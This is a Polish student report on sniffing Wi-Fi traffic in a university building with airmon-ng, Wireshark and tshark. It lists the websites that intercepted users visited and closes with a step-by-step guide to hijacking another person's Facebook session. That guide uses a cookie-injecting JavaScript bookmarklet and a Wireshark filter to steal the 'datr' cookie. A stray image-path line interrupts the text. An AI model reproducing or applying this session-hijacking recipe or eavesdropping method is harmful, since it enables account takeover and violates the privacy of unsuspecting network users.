Raport
Przechwytywanie pakietów

Autorzy: Krzysztof Jamróz, Jacek Mucha
Pakiety zebrano dnia 20 marca 2013 w budynku C-13 Politechniki Wrocławskiej

Aby zebrać pakiety, należy ustawić kartę sieciową w stan monitoringu
w konsoli wpisuję:
sudo airmon-ng start wlan0
teraz mogę uruchomić wiresharka
sudo wireshark
zbieram 100 000 pakietów, zapisuję je do pliku pakiety.pcap
aby przechwycić adresy stron internetowych, na które wchodzili użytkownicy, uruchamiam program tshark z przełącznikami:
tshark -q -z http_req,tree -r pakiety.pcap > drzewo
w pliku drzewo dostanę drzewo stron i podstron, na które wchodzili podsłuchani użytkownicy Internetu

Lista stron:
www.insomnia.pl
www.facebook.com
www.youtube-nocookie.com
www.google.com
www.google-analytics.com
www.youtube.com
www.google.pl
www.heyah.pl
www.guidetojapanese.org
www.onet.pl
www.dwm.pwr.wroc.pl
www.kingston.ac.uk
www.japaninternships.com
www.iefa.org
www.jasso.go.jp
www.lboro.ac.uk
www.envisageinternational.com
www.backtrack-linux.org
www.pozalekcjami.pl
www.mpcforum.com
www.mapletip.com
www.toshiba.pl
www.rael.fora.pl
www.netask.pl
www.cs.bris.ac.uk
www.bip.powiat.trzebnica.pl
www.walter-fendt.de
www.vectorns.com
www.atlava.com
www.aeriagames.com
www.tutorial5.com
www.cheatengine.org
www.webhostingtalk.com
www.codeproject.com
www.hostingcatalog.com
www.musicmorpher.com
www.opengl.org
www.elitepvpers.com
www.inixgame.com
www.speedguide.net
www.retailmenot.com
www.bleachexile.com
www.techsupportforum.com


W celu odfiltrowania nieszyfrowanych pakietów, wpisuję do filtra w wiresharku:
http && tcp.port != 443

Lista podłuchanych protokołów:
HTTP
HTTPS
OCSP
TCP
802.11
TLSv1
DNS
ARP
SSL

Aby stworzyć mapę, instaluję bazę danych z koordynatami adresów IP.
W celu podłączenia jej: *wireshark->edit->preferences->name resolution->GeoIP coordinates database->ścieżka* do folderu z bazą danych

następnie: *edit->protocols->IPv4->zaznaczam wykorzystywanie GeoIP*

mapa tworzy się w wiresharku.
wireshark->statistics->endpoints->IPv4->MAP



Jak podłączyć się pod czyjąś nieszyfrowaną sesję na facebooku?

Skorzystamy ze skryptu:
javascript:hf=location.hostname;if(hf=="facebook.com"||hf=="www.facebook.com")
{dom=".facebook.com";}else{alert("Skrypt dziala tylko na otwartej strinie fb!")
+fonction.close;}c=prompt("Wczytaj ciastko dla "+hf+" ","");var ca=c.split(';');for(var i = 0; i
<ca.length; i++){var c = ca[i];while (c.charAt(0) == ' ') c = c.substring(1, c.length);if(c!==""||c!
==null+fonction.close){r=d=new Date();nd=new Date(d.getFullYear()+2,2 ,
11);void(document.cookie=c+"domain="+dom+";path=/;"+
(r?"expires="+nd:""));location.reload(true);}}

Otwieramy stronę facebook.com, klikamy "dodaj nową zakładkę", w pole *localisation* przekopiowujemy skrypt. Odświeżamy stronę. Pojawi się pole do wpisywania tekstu.

W wiresharku filtrujemy pakiety filtrem: *http.cookie contains datr*
Rozwijamy informacje. Szukamy *Cookies: datr=...*
Przekopiowujemy cae ciasteczko po znaku równości w pole edycyjne w przeglądarce... i gotowe!